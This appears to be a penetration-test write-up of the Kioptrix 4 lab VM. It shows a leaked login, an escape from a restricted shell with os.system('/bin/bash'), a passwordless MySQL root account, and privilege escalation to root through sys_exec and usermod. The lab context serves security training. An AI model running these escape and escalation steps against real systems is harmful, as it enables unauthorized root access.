


192.168.177.129/member.ph
192.168.177.129/member.php?username=john
Logout

Member's Control Panel


Username : john
Password : MyNameIsJohn

With john's password one can try to do SSH by (sshjohn@192.168.177.129)
the shell is limited to certain commands which are ls and cd. Pwd seems unknown




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# ssh john@192.168.177.129
john@192.168.177.129's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ ls
john:~$ cd
john:~$ pwd
*** unknown command: pwd
```

With the command (echo os. system('/bin/bash')) one can bypass the limited shell. The pwd command gives us more access to the current working directory.




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# ssh john@192.168.177.129
john@192.168.177.129's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ ls
john:~$ cd
john:~$ pwd
*** unknown command: pwd
john:~$ echo os.system('bin/bash')
sh: bin/bash: not found
sh: Syntax error: "(" unexpected
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ pwd
/home/john
john@Kioptrix4:~$ █
```

Access the root processes by use of grep. Check if MySQL is running or not by running the command (ps -ef | grep root | grep MySQL)



```
/home/john
john@Kioptrix4:~$ ps -ef | grep root
root         1     0  0 06:29 ?        00:00:02 /sbin/init
root         2     0  0 06:29 ?        00:00:00 [kthreadd]
root         3     2  0 06:29 ?        00:00:00 [migration/0]
root         4     2  0 06:29 ?        00:00:00 [ksoftirqd/0]
root         5     2  0 06:29 ?        00:00:00 [watchdog/0]
root         6     2  0 06:29 ?        00:00:00 [events/0]
root         7     2  0 06:29 ?        00:00:00 [khelper]
root        41     2  0 06:29 ?        00:00:00 [kblockd/0]
root        44     2  0 06:29 ?        00:00:00 [kacpid]
root        45     2  0 06:29 ?        00:00:00 [kacpi_notify]
root       165     2  0 06:29 ?        00:00:00 [kseriod]
root       203     2  0 06:29 ?        00:00:00 [pdflush]
root       204     2  0 06:29 ?        00:00:00 [pdflush]
root       205     2  0 06:29 ?        00:00:00 [kswapd0]
root       247     2  0 06:29 ?        00:00:00 [aio/0]
root      1461     2  0 06:29 ?        00:00:00 [ata/0]
root      1464     2  0 06:29 ?        00:00:00 [ata_aux]
root      1472     2  0 06:29 ?        00:00:00 [scsi_eh_0]
root      1474     2  0 06:29 ?        00:00:00 [scsi_eh_1]
root      2490     2  0 06:29 ?        00:00:00 [kjournald]
root      2657     1  0 06:29 ?        00:00:00 /sbin/udevd --daemon
root      2935     2  0 06:29 ?        00:00:00 [kgameportd]
root      3054     2  0 06:29 ?        00:00:00 [kpsmoused]
john      4798  4772  0 07:08 pts/0    00:00:00 grep root
john@Kioptrix4:~$ ps -ef | grep root | grep mysql
root      4454     1  0 06:29 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
root      4496  4454  0 06:29 ?        00:00:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysql
root      4498  4454  0 06:29 ?        00:00:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
john@Kioptrix4:~$
```


MySQL is running by root user this means one can easily carry out privilege escalation with MySQL user defined functions. The MySQL provides one with the database username and also password details in a file located at var/www/directory. The MySQL has no password so it's easy to bypass MySQL with user defined functions



```
john@Kioptrix4:~$ cd /var/www/
john@Kioptrix4:/var/www$ ls
checklogin.php  database.sql  images  index.php  john  login_success.php  logout.php  member.php  robert
john@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select databse.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];
```


You can directly access the database with MySQL client. This gives you the following databases information schema
members

MySQL




```
john@Kioptrix4:/var/www$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| members            |
| mysql              |
+--------------------+
3 rows in set (0.00 sec)

mysql> 
```

Show databases; gives a list of the databases in the target IP
John one of the usernames can be changed to have admin privileges by use of the sys_exec. This will enable usermod to run and give john the admin privileges.



```
mysql> select sys_exec('usermod -a -G admin john');
+-------------------------------------+
| sys_exec('usermod -a -G admin john') |
+-------------------------------------+
| NULL                                |
+-------------------------------------+
1 row in set (0.06 sec)

mysql> 
```


root@Kioptrix4: /home/john
File Actions Edit View Help
root@kali: /home/kali
john@Kioptrix4: /var/www
root@Kioptrix4: /home/john

```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# ssh john@192.168.177.129

john@192.168.177.129's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ echo os.system('bin/bash')
sh: bin/bash: not found
sh: Syntax error: "(" unexpected
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ pwd
/home/john
john@Kioptrix4:~$ sudo su
[sudo] password for john:
root@Kioptrix4:/home/john# ls
root@Kioptrix4:/home/john# pwd
/home/john
```

Rating of the vulnerability Is **High**

Impact: The kioptrix VM contains a number of outdated services running. The vulnerabilities allow the attacker to gain unauthorized access to the system. The victim has a local privilege escalation which is easy to leverage and tamper with the externally exposed host entirely

Recommendation
Virtual Machine is just a representation of the actual system. All services should be up to date to avoid being exploited. This can be achieved by the use of open source software which provide an overview of all loopholes and also can be used to patch the flaws.